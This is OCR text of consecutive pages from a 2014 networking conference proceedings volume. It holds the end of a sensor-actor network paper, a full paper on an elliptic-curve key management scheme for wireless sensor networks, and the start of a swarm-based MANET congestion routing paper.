


Fig. 2 Graph for energy consumed versus time for Bin SDR algorithm




Fig. 3 Graph for delay versus time for Bin SDR algorithm




Fig. 4 Comparative graph for energy consumed versus time for all algorithm

Table 1 Actual results

Parameters	Bin periodic algorithm with HND	Bin-free algorithm with HND	Bin periodic algorithm with AVG number of transitions	Bin-free algorithm with AVG number of transitions	Bin SDR algorithm
Energy consumed	32.32	36.7474	41.4497	45.559	40.44
Delay	1,518	134	1,245	1,012	216

Here, in the simulation, we are using the parameters end-to-end delay by sensor nodes in wireless sensor–actor nodes verses the time parameter (Fig. 4).

5.1 Comparison

Now consider the comparative analysis of Bin SDR algorithm for the parameter energy consumed versus time and delay versus time for wireless sensor–actor network.

Figure 4 shows the graph of energy consumed by sensor nodes in wireless SAN and comparative analysis of Bin SDR algorithm with Bin periodic algorithm and Bin-free algorithm.

Table 1 shows some results which we observed experimentally in NS2 environment. Here, we observed that Bin SDR algorithm is comparatively better than previous algorithms in terms of delay for different scenarios with proper utilization of energy.

6 Conclusion

In this paper, we proposed and design the algorithm for wireless sensor–actor network for real-life applications. From the physical observation, sensor nodes collect the information, which is forward to actor node. Finally, an actor node sends the data to base station. Here, we used the set of actor, which controls group of sensor nodes in which sensor nodes active mode and deactivate mode of all sensor nodes that is already predefined in algorithm. Each actor as well as sensor nod goes in deactivate mode for fixed amount of time. So energy consumed and nodes end-to-end delay are reduced between the sensor nodes. In Bin SDR algorithm, actor–sensor nodes in which actors control sensor nodes active mode and deactivate mode for random amount of time. And also comparative analysis of all algorithms is tested with different parameters. Experimental analysis prove that Bin SDR is better than previous algorithms in terms of energy consumed and end-to-end delay.

References

1. Akyildiz, I.F., Kasimoglu, I.: Wireless sensor and actor networks: research challenges, ad hoc networks, vol. 2, pp. 351–367 (2004)
2. Ngai, E.C.H., Lyu, M.R.: A real-time communication framework for wireless sensor-actuator networks. IEEEAC paper 1622, version 2, Updated 20 Oct 2005
3. Ainsworth, S., AbdelSalam, H., Rizvi, S.: Towards maximum longevity of energy limited SANET. In: Proceedings of ACM Workshop Sensor and Actor Networks (SANET), 2007
4. Barsi, F., Bertossi, A.A., Lavault, C., Navarra, A., Olariu, S., Pinotti, M.C.: Efficient location training protocols for heterogeneous sensor and actor networks. IEEE Computer Society, and Vlady Ravelomanana. IEEE Trans. Mobile Comput. **10**(3), (2011)
5. Aslam, N., Phillips, W., Robertson, W.: Effective location management of mobile actors in wireless sensor and actor networks. J. Netw. **4**(1), (2009)
6. Rudafshani, M., Datta, S.: Localization in wireless sensor networks. In: Proceedings of International Conference on Information Processing in Sensor Networks (IPSN'07), Apr 2007
7. Zhu, Y., Gortler, S., Thurston, D.: Sensor network localization using sensor perturbation. In: Proceedings of IEEE INFOCOM, 2009
8. The ns Manual
9. http://www.isi.edu/nsnam/ns/nsdocumentation.html

An Elliptic-Curve-Based Hierarchical Cluster Key Management in Wireless Sensor Network

Srikanta Kumar Sahoo and Manmanth Narayan Sahoo

Abstract In wireless sensor networks (WSN), because of the absence of physical protection and unattended deployment, the wireless connections are prone to different types of attacks. Hence, security is a measure concern in WSN. Moreover, the limited energy, memory, and computation capability of sensor nodes lead to difficulty in implementing security mechanisms effectively. In this paper, we proposed an elliptic-curve-based hierarchical cluster key management scheme (ECHCKM), which is very much secure, has better time complexity, and consumes reasonable amount of energy. The proposed work uses digital signature scheme and encryption–decryption mechanisms using elliptic curve cryptography (ECC). As it is using ECC, the same level of security can be achieved with smaller key size compared to other mechanisms. The result shows that the proposed work is faster than Hamed and Khamy's work, and it also guards against different types of attacks. Energy consumption, number of messages exchanged, and key storage are three other aspects addressed in this work.

Keywords WSN · ECC · ECDLP · ECDSA · ECDH · ECDH · RCH · CH · ECHCKM

S. K. Sahoo (✉) · M. N. Sahoo
Department of Computer Science and Engineering,
National Institute of Technology Rourkela, Rourkela,
Odisha 769008, India
e-mail: srikantsahoo1784@gmail.com
URL: http://www.nitrkl.ac.in

M. N. Sahoo
e-mail: sahoom@nitrkl.ac.in
URL: http://www.nitrkl.ac.in

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_38, © Springer India 2014

1 Introduction

Wireless sensor networks (WSNs) comprise a large number of spatially distributed small autonomous devices (called sensor nodes) cooperatively monitoring environmental conditions and sending the collected data to a command center using wireless channels [1]. Because of the size and high cost of sensor nodes, there are constraints on energy, memory, computation speed, and bandwidth. Most of the applications of WSN need secure communication. Because of the absence of the physical protection and the unattended deployment, wireless communication and sensor nodes are prone to different types of attacks such as impersonation, masquerading, spoofing, and interception. Hence, security mechanism in WSN is an important concern. Different security mechanisms in WSN are described in [2, 3].

For implementing key management in WSN, it is important to select appropriate cryptographic methods. Cryptographic methods should meet the constraints of sensor nodes in WSNs. These cryptographic methods could be evaluated by code size, data size, processing time, and power consumption. Security mechanisms can be implemented by using public key cryptography or symmetric key cryptography.

Most important public key algorithms include Rabin's scheme, RSA, and elliptic curve cryptography (ECC). In RSA, to implement security operations, thousands of multiplication instructions are performed, which is time-consuming. Brown et al. found that encryption and decryption operations in RSA usually take on the order of tens of seconds [4]. Recent studies have shown that it is feasible to apply public key cryptography to sensor networks by selecting proper algorithms and associated parameters. Most of the literatures give emphasis on RSA and ECC algorithms. Researchers are more attracted toward ECC, because it provides same level of security with much smaller key size. For example, RSA with 1,024-bit key provides an accepted level of security, whereas ECC with 160-bit key provides the same level of security. The RSA's private key operation limits its use in sensor nodes. ECC has no such problem because both the public key and private key operations use the same point multiplication operations.

Rest of this paper is structured as follows: Sect. 2 includes related works. Section 3 presents proposed elliptic-curve-based hierarchical cluster key management scheme (ECHCKM). Section 4 depicts security analysis, and Sect. 5 includes performance analysis. Conclusions are finally given in Sect. 6.

2 Related Works

Naureen et al. in [5] proposed performance and security assessment of a PKC-based key management scheme for hierarchical sensor networks. The author claims that the architecture is secure one, but there is a possibility of snooping,

modification, replay, and masquerading attack. Jabeenbegum et al. in [6] proposed a cluster-based cost-effective contributory key agreement protocol for secure group communication. In practical applications suppose an adversary node present in the group. Group controller gets public key of adversary node also. Group controller generates group key as $GK = n_{GK} * (P1 + P2 + P3 + 55P_n + P\text{adv})$ and distributes it to all. Thus, adversary gets the key. Dahshan et al. in [7] proposed a distributed key management protocol in MANET using elliptic curve cryptography. In this scheme, if an ordinary node wants to join the network, it has to contact a threshold number of servers. The node joining time may be bit more.

Khamy et al. in [8] proposed a new low-complexity key exchange and encryption protocols for WSN clusters based on elliptic curve cryptography. Here, base node (BN) generates cluster symmetric key and then signs it with own private key and asks for signed public key to cluster head (CH). CH generates signature, sends its public key and signature to BN. BN verifies the signature and gets the public key. BN generates elliptic curve Diffie–Hellman (ECDH) key by multiplying public key of CH and its own private key. BN encrypts cluster symmetric key and signature with ECDH key and sends it to CH. CH generates ECDH key by multiplying public key of BN and its own private key. CH decrypts cluster symmetric key and signature by using ECDH key. CH now finally verifies the signature. If signature is verified successfully, then cluster symmetric key for the CH is accepted as shared key between BN and particular CH. Khamy used the same procedure to generate key between CH and cluster node (CN). The problem in Khamy's scheme is that it uses signature generation and verification for two times (for public key signature and cluster symmetric key signature), ECDH key generation for two times, and encryption decryption for three times (for cluster symmetric key and two signatures generated); hence, it takes much time for key generation. Again, each node maintains 4 keys (private key, public key, ECDH key, and shared key).

Nowadays, people need faster performance in every aspect of life. Organizations even work on improving computation speed of different products. In such a scenario, message transfer time between nodes in wireless sensor network is a big concern. Key generation time, key storage, and number of computations have a great impact on message transfer. Moreover, while concentrating on faster performance, we compromise on security aspects. In the above-discussed methods, we found that authors concentrate on security and leave behind key generation time. Problems on the above scheme motivate us to work on faster and secure key generation scheme, with minimized storage space and number of computations.

3 Proposed ECHCKM Scheme

3.1 Network Architecture

In this work, we consider a hierarchical sensor network setup, where nodes are classified into three categories, root cluster head (RCH), cluster head (CH), and sensor node (SN). RCH is highly powerful node with no constraint on energy and memory, which manages the CHs to work properly. CHs have sufficient energy and memory so that they can handle all cluster operations. RCH and CHs are nearly equally powerful. SNs are low-end nodes with limited energy, memory, and computation capability. SNs are only capable of sensing the environmental activities and forward to RCH through CH. So CHs have additional responsibility for data aggregation and data processing. RCH is responsible for cluster key generation. CHs are responsible for key generation for SNs in that cluster and intercluster data communication.

3.2 Assumptions

RCH and CHs are more powerful nodes in the network and cannot be compromised. We have not considered physical layer and media access control layer so that sharing the physical connection to the network is not possible. Before network key establishment, the network is divided into different clusters by using appropriate clustering algorithm. After cluster formation, if an adversary node tries to pretend itself as a SN, then CH is able to identify the adversary node and discard its requests. Every CH knows the identity (ID) and location of SNs present in that cluster.

The key generation process is divided into four phases: initialization, cluster group key generation between SN and CH, root cluster group key generation between CH and RCH, and finally global group key generation. Figure 1 shows basic ECHCKM scheme in a cluster.

3.3 Initialization

All nodes in the network should have private–public key pair. Every node chooses a random number d_i between 0 and $n - 1$ as their private key and keeps it secret. Every node then finds their public key Q_i by multiplying generator point with private key. The key pair will be $(d_i, Q_i = d_i * P)$, where P is the generator point. To work with ECC for key management, all nodes in the network should agree upon elliptic curve parameters. Agreement upon an elliptic curve parameter is important because if every node in the network chooses their own elliptic curve,

then key synchronization cannot be done. Every node will work on different points on different elliptic curves, and key generation is impossible. Hence, it is required to work with a single elliptic curve and points on that curve. We consider an elliptic curve $y^2 = x^3 + ax + b$ defined over prime field. The ECC parameters in prime case are (q, a, b, P, n, h), where q is the prime number defining field of elliptic curve, a and b are coefficients of elliptic curve, P is the generator point on elliptic curve, n is a non-negative number that defines the order of P, and h denotes cofactor preferable $h = 1$.

3.4 Cluster Group Key Generation (Between CH and SNs)

The cluster group key for CH and SNs is generated as per the following steps:

1. CH generates a cluster group key GK_C:
   a. CH chooses a random number s.
   b. CH finds cluster group key $\mathrm{GK}_C = s * P$.

   For every sensor nodes in the cluster, steps 2–10 are repeated.

2. CH chooses a random number x and generates the message $M = xP$, where M will be a point on elliptic curve defined.
3. CH encrypts M with the public key Q_i of SN SN_i:
   a. CH chooses a random number r.
   b. CH generates two points on elliptic curve: $C1 = r * P$ and $C2 = r * Q_i + M$.
4. CH generates ECDSA signature of the message sig(M) by using its private key.
5. CH sends the encrypted points $C1$, $C2$, and sig(M) to SN_i.
6. The SN_i decrypts $C1$ and $C2$ using its private key.

a. SN_i gets M by calculating $M = C2 - d_i * C1$.

7. SN SN_i verifies the signature. If signature is verified successfully, SN_i sends an acknowledgment (ACK) to CH informing that signature is verified and the message is received. If signature verification fails, then SN_i sends request (REQ) to CH for another message and its signature. As soon as CH receives a REQ, it generates another message, encrypts it, generates the signature, and sends to SN. The process continues until an ACK is received.
8. Now, both CH and SN_i know M. The shared key (K_{shi}) between CH and SN_i will be the x coordinate of M. Simply speaking, the shared key is M.
9. CH finds the multiplicative inverse of K_{shi}, multiplies it with cluster group key GK_C to find K_{temp}, and sends it to SN_i.

$$K_{\mathrm{temp}} = \mathrm{GK}_C * K_{\mathrm{shi}}^{-1} \tag{1}$$

10. SN_i multiplies K_{shi} with K_{temp} to get $\mathrm{GK}_C\left(\mathrm{GK}_C = K_{\mathrm{temp}} * K_{\mathrm{shi}}\right)$.

11. After generation of cluster group key, SN_i deletes shared key K_{shi}.

Every SN will get the same cluster group key because initial GK_C value is fixed for all and

$$K_{shi} * K_{shi}^{-1} = 1(\text{mod}q) \tag{2}$$

3.5 Root Cluster Group Key Generation (Between RCH and CHs)

Using the above method and steps, the group key for different CHs is generated with RCH. At the end of this phase, every CHs and RCH have the same root cluster group key. Figure 1 shows the steps for generating the cluster group key between CH and SNs.

3.6 Global Group Key Generation

The global group key for all network nodes is generated using the following steps:

1. RCH generates a global group key GGK.
2. RCH encrypts GGK with root cluster group key (GK_{RC}) and sends to each CH.
3. CH decrypts it to get GGK.
4. CH encrypts GGK with cluster group key (GK_C) and sends to each SN.
5. CH decrypts it to get GGK.




Fig. 1 ECHCKM scheme

3.7 Node Addition and Deletion

In our scheme, node addition and deletion can be done easily without any complexity. No rekeying is required here, because in the key generation process, every SN gets the group key with separate communication with CH. Each node is having the location and ID of nearby CHs. When a SN wants to join another cluster, by clustering algorithm, it gets into it and gets public key of CH of that cluster. Now, it can separately establish key with CH and finally gets GK. When a SN leaves CH, it first informs CH, deletes the group key, and then leaves.

4 Security Analysis

In the proposed scheme for generating the intermediate shared key between CH and SN or RCH and CH, the encrypted message and its signature are sent. The group key is also encrypted and sent to the descendant node. Hence, even though attacker intercepts the data in between, she cannot get the secret message. Suppose attacker intercepts data during transmission, she will get encrypted message, but not the concrete message. To modify concrete message, she has to decrypt the message. Breaking an ECC encryption is too difficult, and for that, she needs to solve ECDLP problem. Hence, our scheme is secure against snooping and modification. We have considered that CHs are highly secure nodes with tamper-resistant hardware, which cannot be compromised. So attacker cannot masquerade as CH. Here, most important transmissions are from CH. So replay attack will not help attacker much. She may replay the REQ to get another message; again, that message is sent to particular node with its ID and encrypted with its public key. Attacker needs private key of SN to break it, which is not available with her. The SN cannot repudiate because CH has an ACK value that indicates the message received.

In ciphertext-only attack, eve has access to some cipher texts. If eve knows the algorithm, she can analyze different ciphertexts to get plaintext. Knowing signature generation algorithm and encryption algorithm is not sufficient for eve to get secret message, and for this, she has to solve ECDLP problem. For decryption, she has to do point divisions, which is practically very difficult. By knowing the signature, he cannot get message as it is signed by private key of CH. In other case, by knowing K_{temp}, she cannot get GK_C for the same reason. In known-plaintext attack, eve has access to some plaintext/ciphertext pairs. In our method, plaintext is never revealed. Let it be the case, then attacker has to solve

$$K_{\text{shi}}^{-1} = K_{\text{temp}}/\text{GK}_C \tag{3}$$

ECPoint/ECpoint never defined in ECC. On the other case, by knowing M, $C1$, and $C2$, attacker cannot know r. For this, she has to solve two equations $C1 = r * \text{P}$ and $C2 - M = r * Q_i$, which is difficult. For chosen-plaintext and

chosen-ciphertext attacks, attacker needs access to sender/receiver computers. We have not considered physical layer security. Again, attacker cannot have access to CHs computer, as it is loaded with tamper-resistant hardware.

5 Performance Analysis

In this section, we have compared group key generation time, total number of messages exchanged, total key storage, and energy consumption with Khamy's scheme.

5.1 Simulation Platform

In our key generation scheme, we consider ECC among all other public key cryptography techniques in order to get better performance. We used java programming for ECC implementation. To provide java cryptographic extension (JCE), we used open code library Bouncy Castle provider 1.47 [25]. Bouncy Castle provides packages, interfaces, and classes to handle different cryptographic algorithms. We have considered named elliptic curve *P*-224 defined in the package org.bouncycastle.jce.ECNamedCurve.

5.2 Time for Key Generation

Here, we have analyzed group key generation time for ECHCKM and Khamy's scheme. We have executed both key generation algorithms on a system with Pentium 4 processor, 3.20 GHz processor speed, and 2-GB RAM. The result graph shows that with increase in the number of nodes in the network, the difference in key generation time for both schemes increases. We have calculated summation of time taken for key generation, for varying number of nodes from 50 to 250 with an interval 50, and found that our scheme is near about 30 % faster than Khamy's scheme. Figure 2 shows the key generation time in the complete network and in a cluster.

5.3 Key Storage

- The RCH maintains one private key, one public key, m shared key, m signatures, a root cluster group key, and a global group key. All total RCH stores $(2m + 4)$ keys.




Fig. 2 Key generation time

- Each CH maintains one private key, one public key, two group keys (one each for RCH and CH), $(1 + n)$ shared keys (one for RCH and one each for n number of SNs in the cluster), $(1 + n)$ signatures (one for RCH and one each for n number of SNs in the cluster), and one global group key. All total each CH stores $(2n + 7)$ keys.
- Each SN maintains one private key, one public key, one signature, one shared key, one cluster group key, and one global group key. All total SN maintains 6 keys.

So the total number of keys stored in the network is $8mn + 9m + 4$, whereas in Khamy's scheme, the total number of keys stored is $10mn + 8m + 4$.

5.4 Number of Operations

- RCH does one private/public key pair generation, $3m$ encryptions (encryption of message M, GK_{RC} and GGK), and m number of signature generation (for each CH).
- Each CH does one private/public key pair generation, n signature generations (for each SN in the cluster), one signature verification, $3n$ encryptions (encryption of message M, GK_C and GGK), and three number of decryption.
- Each SN does one private/public key pair generation, one signature verification, and three number of decryption.

So the total number of operations for group key generation in the network is $9mn + 9m + 1$, whereas in Khamy's scheme, the total number of operations is $13mn + 16\ m + 3$.




Fig. 3 Energy consumption in a cluster

5.5 Number of Messages Exchanged

For cluster group key generation, four messages exchanged. (1) CH sends signature of message. (2) CH sends encrypted message. (3) SN replays with a REQ for another message and signature or with an ACK indicating that signature is verified. (4) CH sends encrypted GK_C.

For root cluster group key generation, also four messages exchanged. (1) RCH sends signature of message. (2) RCH sends encrypted message. (3) CH replays with a REQ for another message and signature or with an ACK indicating that signature is verified. (4) RCH sends encrypted GK.

For global group key generation, two messages exchanged. (1) RCH broadcasts encrypted GGK to CHs. (2) CH broadcasts encrypted GGK to SNs.

Hence, the total number of messages exchanged is $4mn + 4m + 2$, whereas in Khamy's scheme, the total number of messages exchanged is $5mn + 5m + 4$.

5.6 Energy Consumption

In the proposed work, we assumed that the radio dissipates $E_{\text{elec}} = 50$ nJ/bit to run the transmitter or receiver circuitry and $E_{\text{amp}} = 100$ pJ/bit/m^2 for the transmit amplifier to achieve an acceptable E_b/Node [9]. So the energy required to transmit k bit of data over a distance d is $E_t = E_{\text{elec}}k + E_{\text{amp}}kd^2$, and energy required to receive k bit of data is $E_r = E_{\text{elec}}k$, where d is the distance between source and sink. Hence, in the direct communication with base station, the energy consumption is $E = E_t + E_r$. Here, we have considered that in the worst case, the sensor nodes are at a distance of 100 m from cluster head, which is the transmission range of CH. Figure 3 shows energy consumptions for both the schemes.

6 Conclusion

The key generation time in wireless sensor network has been a major research area in recent years, because industry needs computationally faster and secure products. In the above study, we proposed ECHCKM scheme, which is a secure and resilient hierarchical cluster key establishment technique with shorter keys. The experimental result shows that our scheme is much faster than Khamy's scheme. Our scheme also shows better performance in terms of key storage, number of operations performed, and number of messages exchanged during key establishment.

References

1. Zhang, J., Varadharajan, V.: Wireless sensor network key management survey and taxonomy. J. Netw. Comput. Appl. **33**, 63–75 (2010)
2. Chen, X., Makki, K., Yen, K., Pissinou, N.: Sensor network security: a survey. IEEE Commun. Surv. Tutorials **11**, 52–73 (2009)
3. Wang, Y., Attebury, G., Ramamurthy, B.: A survey of security issues in wireless sensor networks. IEEE Commun. Surv. Tutorials **8**, 2–23 (2006) (2nd quarter)
4. Carman, D.W., Kruus, P.S., Matt, B.J.: Constraints and approaches for distributed sensor network security. NAI Labs, Technical report 00-010, (2000)
5. Naureen, A., Kim, K., Ahmed, F.: Performance and security assessment of a PKC based key management scheme for hierarchical sensor networks. IEEE Commun. 163–167 (2008)
6. Jabeenbegum, S., Purusothaman, T.: A cluster based cost effective contributory key agreement protocol for secure group communication. In: Proceedings of IEEE on 2nd International Conference on Computing, Communication and Networking, pp. 1–12 (2010)
7. Dahshan, H., Irvine, J.: An elliptic curve distributed key management for mobile ad hoc networks. IEEE Commun. 1–5 (2010)
8. Hamed, A., EL-Khamy, S.: New low complexity key exchange and encryption protocols for wireless sensor networks clusters based on elliptic curve cryptography. In: Proceedings of 26th National Radio Science Conference, NRSC, pp. 1–13 (2009)
9. Heinzelman, R., Chandrakasan, A., Balakrishnan, H.: Energy efficient communication protocol for wireless microsensor network. In: Proceedings of the 33rd Hawaii International Conference on System Sciences (HICSS'00), Maui, Jan 2000
10. Johnson, D., Menezes, A., Vanstone, S.: The elliptic curve digital signature algorithm (ECDSA). Certicom Corporation (2001)
11. Lauter, K.: The advantages of elliptic curve cryptography for wireless security. IEEE Wirel. Commun. **11**, 62–67 (2004)
12. Gura, N., Patel, A., Wander, A., Eberle, H., Shantz, S.C.: Comparing Elliptic Curve Cryptography and RSA on 8-bit CPUs, vol. 3156, pp. 925–943. Springer, Berlin, (2004)
13. Hankerson, D., Menezes, A., Vanstone, S.: Guide to Elliptic Curve Cryptography. Springer, New York, Inc; ISBN 0-387-95273-X; (2004)
14. Brown, M.: PGP in constrained wireless devices. In: Proceedings of 9th USENIX Security Symposium, Aug 2000

15. Wander, S., Gura, N., Eberle, H., Gupta, V., Shantz, C.: Energy analysis of public-key cryptography for wireless sensor networks. In: Proceedings of 3rd IEEE on International Conference Pervasive Computing and Communications, PerCom '05 pp. 324–328, Mar 2005
16. Simplicio, A., Barreto, M., Margi, B.: A survey on key management mechanisms for distributed wireless sensor networks. Comput. Netw. **54** (2010) Elsevier
17. Hook, D.: Beginning Cryptography with Java. Wrox Press, UK, ISBN:0764596330, (2005)

Probabilistic Approach-Based Congestion-Aware Swarm-Inspired Load-Balancing Multipath Data Routing in MANETs

Subhankar Joardar, Debasis Giri and Vandana Bhattacherjee

Abstract The major causes of network congestion are the irrational allocation of network resources. Solution is to make more effectively use of the network resources by adjusting the traffic depending on choice may be probabilistic. In mobile ad hoc networks, congestion creates delay in transmission and also loss of a packet that causes wastage of time and energy. New challenges have come considering the major limitations, like node's limited processing power, balance the load of network. To overcome the above problems, we use the ants swarm intelligence based on the concept of evolutionary cooperation to reinforce good quality routes. In this paper, we propose a scheme to identify the congestion among nodes. In this scheme, we develop a mathematical model considering the swarm-based ant intelligence, which provide an efficient congestion control routing mechanism using ant's probabilistic transition rule.

Keywords Ad hoc networks · Conditional probability · Congestion · Distance vector · Swarm intelligence · Transmission queue length

S. Joardar (✉) · D. Giri
Haldia Institute of Technology, Haldia 721657, India
e-mail: subhankarranchi@yahoo.co.in

D. Giri
e-mail: debasis_giri@hotmail.com

V. Bhattacherjee
Birla Institute of Technology, Mesra 835215, India
e-mail: vbhattacharya@bitmesra.ac.in

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_39, © Springer India 2014

1 Introduction

Mobile ad hoc networks (MANETs) are autonomous, movable, and also able to communicate where there is no need of preexisting network infrastructure. They are also able to configure themselves without a centralized administration. The major drawback of MANETs, like the multihop routing, random movement of mobile nodes causes a great deal of control information onto the network. The capacity of batteries, the bandwidth limitation, and the scalability is also a major factor. In MANETs, congestion occurs due to the shared wireless channel and dynamic topology. Nowadays, large amount of real-time traffic involves high bandwidth and it is liable to congestion. In MANETs, congestion affects a whole area because of the shared medium. Not only nodes are overloaded, but regions of the networks are also overloaded.

2 Related Work

The continuous research on congestion minimization for MANET still needs more new techniques. The distribution of traffic using probabilistic approach and swarm intelligence may reduce the congestion. This section will illustrate the research related to congestion control.

MPDSR [1] forwards the outgoing packets using multiple paths with point to point reliability. SMPR [2] uses a per-packet allocation to distribute the data packets into multiple paths which prevents nodes congestion in heavily traffic conditions. In CRP [3], each node sends a warn message to its previous node when it is to be congested. Then, the previous node uses a new route to bypass the congestion. Traffic will be distributed probabilistically. DLBL [4] uses intermediate node routing load metric that helps the protocol to discover a route with less network congestion. When a link fails because of the node movement, the algorithm uses the path maintenance to rejoin the broken links to get a route from the source to the destination. CARM [5] considers MAC-overhead, data-rate and buffer queue delay to select low congestion with high throughput routes. CARM performed locally. ADSR [6] will inform the source node about QoS available to destination node such as delay, jitter, and energy in the case of multimedia and real-time application. A biologically inspired routing algorithm [7] for multihop networks evaluates the optimal routes without the whole system-wide connectivity information. The MAC layer information can prevent to forward data traffic into the congested areas. The data transmission in multipath routing [8] considers the traffic distribution strategy that defines how concurrently available paths are utilized and data are to be split and distributed over multiple paths. A series of laboratory experiments show how the ant systematically selects the shorter paths between two paths varying lengths between nests and foraging area [9].

3 Proposed Scheme

In this section, we describe an algorithm enliven by the foraging behavior of biological ant colony. The ant deposits a chemical called pheromone when they move from source to the destination and the foragers follow such pheromone trails. By that more ants are attracted and in turn reinforce them even more. In this section, we will discuss the major parameters to control congestion are distance metric and the transmission queue length metric.

3.1 Distance Metric

The first metric is the distance between the single hop by using the time of arrival (TOA) [10], estimating the time of signal traveling between nodes provides the distance between any two nodes. The distance metric d_{ij} (where j is the neighbor node of node i) is calculated using the following.

$$d_{ij} = \frac{C \times (d_{\text{remote}} - d_{\text{local}})}{2}, \quad \text{where } C \approx 3 \times 10^8 \text{ m/s} \tag{1}$$

